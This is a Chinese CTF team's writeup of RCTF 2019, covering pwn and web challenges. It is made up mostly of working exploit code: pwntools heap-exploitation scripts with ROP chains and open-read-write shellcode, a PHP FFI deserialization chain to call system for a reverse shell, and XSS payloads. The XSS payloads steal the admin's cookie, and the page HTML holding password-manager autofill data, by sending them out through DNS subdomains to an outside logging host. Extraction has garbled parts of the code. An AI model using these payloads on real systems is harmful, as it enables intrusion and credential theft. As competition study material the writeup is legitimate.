

## Kap0k-Note: RCTF-2019 Writeup

RCTF-2019: Kap0k排名第六  
我们misc贼强

### pwn

#### babyheap

类似 2019-starctf 的heap\_master, 但这里并不改dl\_open\_hook, 而是改\_free\_hook

#### 解题

1. edit的时候off by one
2. 使用seccomp-tools dump babyheap 可以看到关闭了execve系统调用, 只能使用open, read, write三个系统调用读出flag

```
line  CODE  JT   JF      K
=====
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000  return KILL
0003: 0x20 0x00 0x00 0x00000000  A = sys_number
0004: 0x15 0x00 0x01 0x00000029  if (A != socket) goto 0006
0005: 0x06 0x00 0x00 0x00000000  return KILL
0006: 0x15 0x00 0x01 0x0000003b  if (A != execve) goto 0008
0007: 0x06 0x00 0x00 0x00000000  return KILL
0008: 0x15 0x00 0x01 0x00000039  if (A != fork) goto 0010
0009: 0x06 0x00 0x00 0x00000000  return KILL
0010: 0x15 0x00 0x01 0x0000009d  if (A != prctl) goto 0012
0011: 0x06 0x00 0x00 0x00000000  return KILL
0012: 0x15 0x00 0x01 0x0000003a  if (A != vfork) goto 0014
0013: 0x06 0x00 0x00 0x00000000  return KILL
0014: 0x15 0x00 0x01 0x00000065  if (A != ptrace) goto 0016
0015: 0x06 0x00 0x00 0x00000000  return KILL
0016: 0x15 0x00 0x01 0x0000003e  if (A != kill) goto 0018
0017: 0x06 0x00 0x00 0x00000000  return KILL
0018: 0x15 0x00 0x01 0x00000038  if (A != clone) goto 0020
0019: 0x06 0x00 0x00 0x00000000  return KILL
0020: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

#### 利用过程

- leak heap, leak libc
- 写rop, shellcode到heap
- largebin attack & unsortbin attack直接在libc上的free\_hook分配chunk
- 栈转移到heap上
- 执行rop
- 执行shellcode

#### exp

```
# -*- coding:utf-8 -*-
from pwn import *
# context.log_level = 'debug'
binary = './babyheap'
llibc = '/lib/x86_64-linux-gnu/libc.so.6' # /lib/i386-linux-gnu/libc.so.6
elf = ELF(binary, checksec = 0)
libc = ELF(llibc, checksec = 0)
ip="139.180.215.222"
port= 20001
# r = process(binary, aslr = 1)
sd = lambda x : r.send(x)
```

```

sl = lambda x : r.sendline(x)
rv = lambda x = 2048 : r.recv(x)
ru = lambda x : r.recvuntil(x)
rl = lambda : r.recvline()
ia = lambda : r.interactive()
ra = lambda : r.recvall()

def add(size):
    ru("Choice:")
    sl("1")
    ru("Size")
    sl(str(size))

def edit(idx,con):
    ru("Choice:")
    sl("2")
    ru("Index:")
    sl(str(idx))
    ru("Content:")
    sd(con)

def show(idx):
    ru("Choice:")
    sl("4")
    ru("Index:")
    sl(str(idx))

def free(idx):
    ru("Choice:")
    sl("3")
    ru("Index:")
    sl(str(idx))

def exp():
    add(0x78) #0
    add(0x38)#1 1■■■■largin■■■■
    add(0x420)#2
    add(0x30)#3 +0x4f0
    add(0x60)#4
    add(0x20)#5

    add(0x88) #6
    add(0x48)#7 con
    add(0x420)#8
    add(0x20)#9

    add(0x100)#10 ■■■■gadget■■■■
    add(0x400)#11 ■■■■rop■■■■shellcode
    # gdb.attach(r)
    free(0)
    edit(2,0x3f0*'a'+p64(0x100)+p64(0x31))
    edit(1,'a'*0x30+p64(0x80+0x40)) # off
    free(2)
    add(0x78)#0
    show(1)
    libc.address=u64(rl()[1:-1].ljust(8,'\x00'))-3951480
    success("libcbase: "+hex(libc.address))

    add(0x30)#2==1
    free(4)
    free(2)
    show(1)
    heapbase=u64(rl()[1:-1].ljust(8,'\x00'))-528-0x300-0x20
    success("heapbase: "+hex(heapbase))
    add(0x50)#2 ■■■large

    free(6)
    edit(8,0x3f0*'a'+p64(0x100)+p64(0x31))
    edit(7,'a'*0x40+p64(0x90+0x50)) # off

```

```

free(8)

add(0x430)#4==1
add(0x88) #6
add(0x440)#8==7
#large attack & unsotbin attack
free(4)
free(8)
add(0x440)#4
free(4)
edit(7,p64(0)+p64(libc.sym['__free_hook']-0x20))
edit(1,p64(0)+p64(libc.sym['__free_hook']-0x20+8)+p64(0)+p64(libc.sym['__free_hook']-0x20-0x18-5))
add(0x48) #4- __free_hook

edit(4,'a'*16+p64(libc.address+0x0000000000047b75)) #█__free_hook █ 0x0000000000047b75 : mov rsp, qword ptr [rdi + 0xa0] .
# rsp ███heapbase+0x10+3104████ idx11

# 0x0000000000021102 : pop rdi ; ret
rop=p64(0x0000000000021102+libc.address)+p64(heapbase)
# 0x00000000001150c9 : pop rdx ; pop rsi ; ret
rop+=p64(0x00000000001150c9+libc.address)+p64(7)+p64(0x2000)+p64(libc.sym['mprotect'])
rop+=p64(heapbase+0x48+3104)
code = """
    xor rsi,rsi
    mov rax,SYS_open
    call here
    .string "./flag"
    here:
    pop rdi
    syscall
    mov rdi,rax
    mov rsi,rsi
    mov rdx,0x100
    mov rax,SYS_read
    syscall
    mov rdi,1
    mov rsi,rsi
    mov rdx,0x100
    mov rax,SYS_write
    syscall
    mov rax,SYS_exit
    syscall
"""
shellcode = asm(code,arch="amd64")
rop+=shellcode
edit(11,rop)
edit(10,flat({0xa0:p64(heapbase+0x10+3104),0xa8:p64(0x0000000000209B5+libc.address)})))
# ███
# gdb.attach(r,"awatch __free_hook\nc\n")
free(10)
ia()

while 1:
    try:
        r = remote(ip,port)
        exp()
    except:
        r.close()
        pass

```

shellcoder

爆破之(虽然主办方说不需要爆破)

解题思路

只能orw

1. 一开始只能输入7个byte的shellcode, 需要使用7bytes构造一个系统调用. 这里需要知道的是有一条汇编指令: xchg, 可以交换两个64位寄存器的值, xchg rdi,rsi
2. 有了read系统调用, 就可以执行orw了.
3. 由于不知道flag的目录, 执行系统调用sys\_getdents, 实现一个类似ls的功能
4. 爆破除flag的目录

参考

<https://cloud.tencent.com/developer/article/1143454>

exp

```
#!/usr/bin/env python
from pwn import *

context(arch='amd64',os='linux')
# context.log_level='debug'
#

def exp(dirname):
    child_dir=[]
    # p=process('./shellcoder')
    p=remote('139.180.215.222',20002)
    # gdb.attach(p,'nb 4c7')
    p.recvuntil('hello shellcoder:')
    shellcode='\x48\x87\xf7'          #chg rdi, rsi
    shellcode+='\xb2\x80'             # mov dl,0x80
    shellcode+='\x0f\x05'             # syscall
    p.send(shellcode)
    # open_code=shellcraft.open('flag/n9bp/lmaz/flag')
    # open_code=shellcraft.open('./flag/n0qf/y1ka/fl8q')
    # read_code='xor rax,rax;mov rdi,3;push rsp;pop rsi;mov rdx,100;syscall'
    # write_code='mov rax,1;mov rdi,1;push rsp;pop rsi;mov rdx,100;syscall'
    # shellcode='\x90'*0x7+asm(open_code)+asm(read_code)+asm(write_code)
    open_code=shellcraft.open(dirname)
    getdents_code='mov rax,78;mov rdi,3;mov rsi,rsp;mov rdx,200;syscall'
    write_code='mov rax,1;mov rdi,1;push rsp;pop rsi;mov rdx,200;syscall'
    shellcode='\x90'*0x7+asm(open_code)+asm(getdents_code)+asm(write_code)

    p.send(shellcode+'\n')
    result=[]
    def parse1():
        sleep(1)
        line=p.recv()
        d=0          # line[i] ptr
        while(d<400):
            for j in range(len(line[d+18:])):
                chr_num=ord(line[d+18+j])
                if chr_num<0x20 or chr_num>0x7e:
                    child_dir.append(line[d+18:d+18+j])
                    break
            clen=ul64(line[d+16:d+18])
            d+=clen
            if(clen==0):
                break
        for i in range(len(child_dir)):
            if child_dir[i]!='' and child_dir[i]!='.' and child_dir[i]!='.':
                result.append(dirname+'/'+child_dir[i])
    parse1()
    return result

def judge(line):
    for i in range(len(line)):
        if 'flag' in (line[i])[6:]:
            print(line[i])
            pause()
```

```

fdir=['./flag']
child_dir=[]
level=0
while(1):
    for i in range(len(fdir)):
        child_dir+=exp(fdir[i])
    judge(child_dir)
    fp=open('./dir{}'.format(level),'w')
    # for i in range(len(child_dir)):
    #     fp.write(child_dir[i]+'\\n')
    # fp.close()
    print(child_dir)
    fdir=[]
    fdir+=child_dir
    child_dir=[]

```

## many\_note

### 漏洞点

输入content的时候有个堆溢出

### 利用过程

many\_note有两种做法, 这篇wp里使用的是第一种

1.改tcachebin

2.house of Orange

第一种:

当不断malloc的时候, topchunk大小小于请求大小时, 会把top\_chunk free掉, 并且把arena里面top指针改到前面去, 会在tcache\_bin(用来管理tcache的一个chunk, 大小为0x250)前面

然后把topchunk大小改大, 然后不断malloc, 会malloc到tcachebin区域, 这时malloc出来, 写一个malloc\_hook的地址到tcache\_bin里, 然后tcache\_dup, 写onegadget到malloc\_hook即可

### exp

```

#!/usr/bin/env python
#coding:utf-8

```

```

from pwn import *
import os,sys,time

```

```

libpath="./libc.so.6"
libcpath='/lib/x86_64-linux-gnu/libc.so.6'
libc=ELF(libpath)
p=process(['./many_notes'])
p=process(['./ld-linux-x86-64.so.2', '--library-path', '/mnt/hgfs/F/workflow/rctf2019/pwn-manynotes', './many_notes'])

```

```

if len(sys.argv)==3:
    p=remote("139.180.144.86",20003)

```

```

ru = lambda x : p.recvuntil(x)
rud = lambda x : p.recvuntil(x,drop=True)
rl = lambda : p.recvline()
rv = lambda x : p.recv(x)
sn = lambda x : p.send(x)
sl = lambda x : p.sendline(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)

```

```

def menu(op):
    sla('Choice:',str(op))

```

```

def add(size,padding,data=[]):

```

```

menu(0)
sla('Size:',str(size))
sla('Padding:',str(padding))
if(len(data)==0):
    sla('(0/1):',str(0))
else:
    sla('(0/1):',str(1))
    ru('Content:')
    for i in data:
        sn(i)
        time.sleep(0.1)

if len(sys.argv)==2:
    gdb.attach(p)

sa('name:', 'a'*0x8)
time.sleep(0.1)

ru('to Many Notes, ')
rv(0x8)
leak=u64(rv(6).ljust(8, '\x00'))

io_stdout=leak
libc.address=libcbase=io_stdout-libc.symbols['_IO_2_1_stdout_']
__malloc_hook_addr=libc.symbols['__malloc_hook']
print '[leak]',hex(leak)
print '[libcbase]',hex(libcbase)
print '[_malloc_hook_addr]',hex(__malloc_hook_addr)

for i in range(0x7):
    add(0x2000,1024)
add(0x2000,0x3e8)
add(0x5d0,0)

for i in range(0xf):
    add(0x2000,1024)

add(0x2000,0x3d0-1)

payload1='a'*0x10
payload2='a'*0x10+p64(0x0)+p64(0x30b1)
add(0x20,0,[payload1,payload2])

add(0x1000-0x6a0,0)

payload=p64(0x101010101010101)*2
payload+=p64(__malloc_hook_addr-0x23)*10
payload=payload.ljust(0x240, '\x00')
add(0x240,0,[payload])

onegadget = 0x40e86+ libcbase
onegadget = 0x40eda+ libcbase

```

```
onegadget = 0xdea81+ libcbase
```

```
payload='a'*3
payload+=p64(onegadget)*5
payload=payload.ljust(0x68,'\x00')
add(0x68,0,[payload])
```


```
menu(0)
sla('Size:', '104')
```

```
raw_input('interactive ....\n')
p.interactive()
```

## web

### nextphp

这题考PHP7.4的特性，非常紧跟潮流。直接给了个eval



看一下phpinfo,一堆disable\_functions

disable_functions	ReflectionClass	ReflectionClass
disable_functions	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,symlink_open,link_open,ld,mail,putenv,error_log,dl	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,symlink_open,link_open,ld,mail,putenv,error_log,dl
display_errors	Off	Off

很明显绕不过去，再看open\_basedir

memory_limit	128M	128M
open_basedir	/var/www/html	/var/www/html
output_buffering	4096	4096

还注意到有一个opcache.preload

opcache.preferred_memory_model	no value	no value
opcache.preload	/var/www/html/preload.php	/var/www/html/preload.php
opcache.protect_memory	0	0

preload.php:

```
<?php
final class A implements Serializable {
    protected $data = [
        'ret' => null,
```

```

        'func' => 'print_r',
        'arg' => '1'
    ];

    private function run () {
        $this->data['ret'] = $this->data['func']($this->data['arg']);
    }

    public function __serialize(): array {
        return $this->data;
    }

    public function __unserialize(array $data) {
        array_merge($this->data, $data);
        $this->run();
    }

    public function serialize (): string {
        return serialize($this->data);
    }

    public function unserialize($payload) {
        $this->data = unserialize($payload);
        $this->run();
    }

    public function __get ($key) {
        return $this->data[$key];
    }

    public function __set ($key, $value) {
        throw new \Exception('No implemented');
    }

    public function __construct () {
        throw new \Exception('No implemented');
    }
}

```

代码很工整，实现了一个自定义的序列化，反序列化的时候会调用unserialize函数，这里的unserialize函数功能是改变\$data数组元素的值，然后实现可变函数的效果。

## Proposal

Preloading is going to be controlled by just a single new php.ini directive - **opcache.preload**. Using this directive we will specify a single PHP file - which will perform the preloading task. Once loaded, this file is then fully executed - and may preload other files, either by including them or by using the `opcache_compile_file()` function. Previously, I tried to implement a rich DSL to specify which files to load, which to ignore, using pattern matching etc, but then realized that writing the preloading scenarios in PHP itself was much more simple and much more flexible.



很好理解，就是选定一个文件来preload。

还用到了Foreign Function Interface这个点。到[RFC](#)看cdef:

### FFI::cdef([string \$cdef = "" [, string \$lib = null]]): FFI

Creates a new FFI object. The first optional argument is a string, containing a sequence of declarations in regular C languages (types, structures, functions, variables, etc). Actually, this string may be copy-pasted from C header files. The second optional argument is a shared library file name, to be loaded and linked with definitions. All the declared entities are going to be available to PHP through overloaded functions or other FFI API functions:

- C variables may be accessed as FFI object properties
- C functions may be called as FFI object methods
- C type names may be used to create new C data structures using **FFI::new**, **FFI::type**, etc

Note: At this time we don't support C preprocessor directives. `#include`, `#define` and CPP macros won't work.



用法：



## Calling a function, returning structure through argument

```
<?php
// create gettimeofday() binding
$ffi = FFI::cdef("
    typedef unsigned int time_t;
    typedef unsigned int suseconds_t;

    struct timeval {
        time_t      tv_sec;
        suseconds_t tv_usec;
    };

    struct timezone {
        int tz_minuteswest;
        int tz_dsttime;
    };

    int gettimeofday(struct timeval *tv, struct timezone *tz);
", "libc.so.6");
// create C data structures
$tv = $ffi->new("struct timeval");
$tz = $ffi->new("struct timezone");
// calls C gettimeofday()
var_dump($ffi->gettimeofday(FFI::addr($tv), FFI::addr($tz)));
// access field of C data structure
var_dump($tv->tv_sec);
```

然后，我们需要利用preload.php的可变函数来尝试导入C函数并执行，为什么要利用预加载的preload.php，不能直接搞呢，因为这个


### PHP FFI API Restriction

FFI API opens all the C power, and consequently, also an enormous possibility to have something go wrong, crash PHP, or even worse. To minimize risk PHP FFI API usage may be restricted. By default FFI API may be used only in CLI scripts and preloaded PHP files. This may be changed through `ffi.enable` INI directive. This is INI\_SYSTEM directive and it's value can't be changed at run-time.

📄 先知社区

[http://nextphp.2019.rctf.rois.io/?a=var\\_dump\(unserialize\('%27C:1:%22A%22:97:{a:3:{s:3:%22ret%22;N;s:4:%22func%22;s:9:%22FFI::cd'\)\)](http://nextphp.2019.rctf.rois.io/?a=var_dump(unserialize('%27C:1:%22A%22:97:{a:3:{s:3:%22ret%22;N;s:4:%22func%22;s:9:%22FFI::cd')))

导入getenv




string(60) "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

先知社区

同理导入system,反弹shell即可


nextphp.2019.rc.tf.rois.io/?a=var\_dump(unserialize('C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int



先知社区


jail

xss题，可以向一个页面写内容，然后把页面的id提交给admin，让它去访问。



先知社区

avatar的地方可以上传文件，试了一下，没啥好利用的点。  
cookie中有两个hint




先知社区

目的就是要打到admin的cookie。

Content-Security-Policy: sandbox allow-scripts allow-same-origin; base-uri 'none';default-src 'self';script-src 'unsafe-inline

在firefox下用这个payload就能x到: <img src=1 onerror="location.href='http://xxxxx/?'+document.cookie">  
但是chrome不行



提交了一下，没有打到，bot应该是chrome。我们知道跳转可以无视一切csp，但是这里跳转不了，因为页面上有一段预置的js

```
<script>
window.addEventListener("beforeunload", function (event) {
  event.returnValue = "Are you sure want to exit?"
  return "Are you sure want to exit?"
})
Object.freeze(document.location) </script>
asd
```

把document.location给freeze了，而freeze是不能解掉的

那么，有方法将props对象解冻，从而进行修改吗？

事实上，在javascript中，对象冻结后，没有办法再解冻，只能通过克隆一个具有相同属性的新对象，通过修改新对象的属性来达到目的。

后面尝试了用a标签和另外的一些方法，本地是可以跳转的，但是bot不跳呀，因此另寻骚操作。  
之前没见过freeze location这个操作，因此研究了一下location

```
> location
< Location {replace: f, href: "https://jail.2019.rctf.rois.io/?action=post&id=fff609ec045dcf725893b2f261d5e848", ancestorOrigins: DOMStringList, origin: "https://jail.2019.rctf.rois.io", protocol: "https:", ...} ⓘ
  ▶ ancestorOrigins: DOMStringList {length: 0}
  ▶ assign: f assign()
    hash: ""
    host: "jail.2019.rctf.rois.io"
    hostname: "jail.2019.rctf.rois.io"
    href: "https://jail.2019.rctf.rois.io/?action=post&id=..."
    origin: "https://jail.2019.rctf.rois.io"
    pathname: "/"
    port: ""
    protocol: "https:"
  ▶ reload: f reload()
  ▶ replace: f ()
    search: "?action=post&id=fff609ec045dcf725893b2f261d5e..."
  ▶ toString: f toString()
  ▶ valueOf: f valueOf()
    Symbol(Symbol.toPrimitive): undefined
  ▶ __proto__: Location
```

尝试修改了几个属性，href固然是改不了，但是发现host和hostname属性都是可以改的，而且可以达到一个跳转的效果。这里可以用子域名带出信息，查看DNS query记录即可，payload:

```
<script>
function stringToHex(str){
    var val="";
    for(var i = 0; i < str.length; i++){
        if(val == "")
            val = str.charCodeAt(i).toString(16);
        else
            val += str.charCodeAt(i).toString(16);
    }
    return val;
}
location.hostname=stringToHex(document.cookie).substr(0,60)+".g3r5vi.ceye.io"</script>
```

ID	Name	Remote Addr	Created At (UTC+0)
10261447	5f77307231647d3b2050.g3r5vi.ceye.io	45.32.103.184	2019-05-19 07:05:29
10261420	5f7468655f6368616f73.g3r5vi.ceye.io	45.32.103.184	2019-05-19 07:04:08
10261106	5f7468655f6368616f73.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:59:59
10261072	666c61673d524354467b.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:59:16
10261048	77656c63306d655f7430.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:58:26
10261043	77656c63306d655f7430.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:58:24
10260803	bwvfddbfdghlx2noyww9z.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:53:10
10260799	bwvfddbfdghlx2noyww9z.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:53:06
10260735	zmxhzz1sq1rge3dlbgmw.g3r5vi.ceye.io	45.32.103.184	2019-05-19 06:51:00

666c61673d524354467b77656c63306d655f74305f7468655f6368616f735f77307231647d3b2050

flag=RCTF{welc0me\_t0\_the\_chaos\_w0r1d}; P

password

这题用的是jail的同一个环境，题目和hint给的信息都非常关键

## password

Successfully Jailbreak? Try to steal the password from the manager! (Password is not in Chrome AutoSave)

Solve this after jail.

Flag format: rctf{a-zA-Z0-9\_}



Try to read body.innerHTML and find something interesting



Read body.innerHTML after append something to HTML


先知社区


提取出几个要点：

- 1.要x的是密码
- 2.并不是chrome自带的保存密码功能
- 3.try to read body.innerHTML

这里可以大致猜出一些东西了，要x密码，而且不是chrome自带的密码管理，结合hint，想到会不会是给他插入一段html，然后会给我自动填充密码，我再把密码整出来？

## Log-in to your account

 Username

 Password

Login

New to us? [Sign Up](#)


先知社区

一开始是想，延时一段时间(给点时间给密码管理器自动填写)，然后把password的value搞出来，但是啥都打不到。于是还是跟着hint走吧，读一下innerHTML，这一步的p

```
<body>
<form class="ui large form" method="post">
<div class="ui stacked segment">
<div class="field">
<div class="ui left icon input">
<i class="user icon"></i>
<input type="text" id="username" name="username" placeholder="Username">
</div>
</div>
<div class="field">
<div class="ui left icon input">
<i class="lock icon"></i>
<input type="password" id="password" autocomplete="on" name="password" placeholder="Password" >
</div>
</div>
<button class="ui fluid large submit button" type="submit">Login</button>
</div>
<div class="ui error message" style=""></div>
```

```
</form>
</body>
<script>
function stringToHex(str){
    var val="";
    for(var i = 0; i < str.length; i++){
        if(val == "")
            val = str.charCodeAt(i).toString(16);
        else
            val += str.charCodeAt(i).toString(16);
    }
    return val;
}
setTimeout(function () {
    location.hostname=stringToHex(btoa(document.body.innerHTML)).substr(1800,60)+".g3r5vi.ceye.io";
}, 1000);
</script>
```

一点点拿到完整的页面内容，发现果然有something interesting



加了个data-cip-id的属性，但是我的payload并没有这东西。查了一下，这里用的应该是ChromeIPass+Keepass这一套，本地装一下，直接拿登录页面来做一下实验。

## Log-in to your account

Username

comrade (jail.2019.rctf.rois.io)

comrade (jail.2019.rctf.rois.io)

comrade (jail.2019.rctf.rois.io)

Login

New to us? [Sign Up](#)

再右键选中看属性，发现这几个选项都是cip-ui-menu-item这个class的，因此可以用document.getElementsByClassName('cip-ui-menu-item')[?]来定位他

```
<body>
<form class="ui large form" method="post">
<div class="ui stacked segment">
<div class="field">
```

```
<div class="ui left icon input">
<i class="user icon"></i>
<input type="text" id="username" name="username" placeholder="Username">
</div>
</div>
<div class="field">
<div class="ui left icon input">
<i class="lock icon"></i>
<input type="password" id="password" autocomplete="on" name="password" placeholder="Password" >
</div>
</div>
<button class="ui fluid large submit button" type="submit">Login</button>
</div>
<div class="ui error message" style=""></div>
</form>
</body>
<script>
function stringToHex(str){
    var val="";
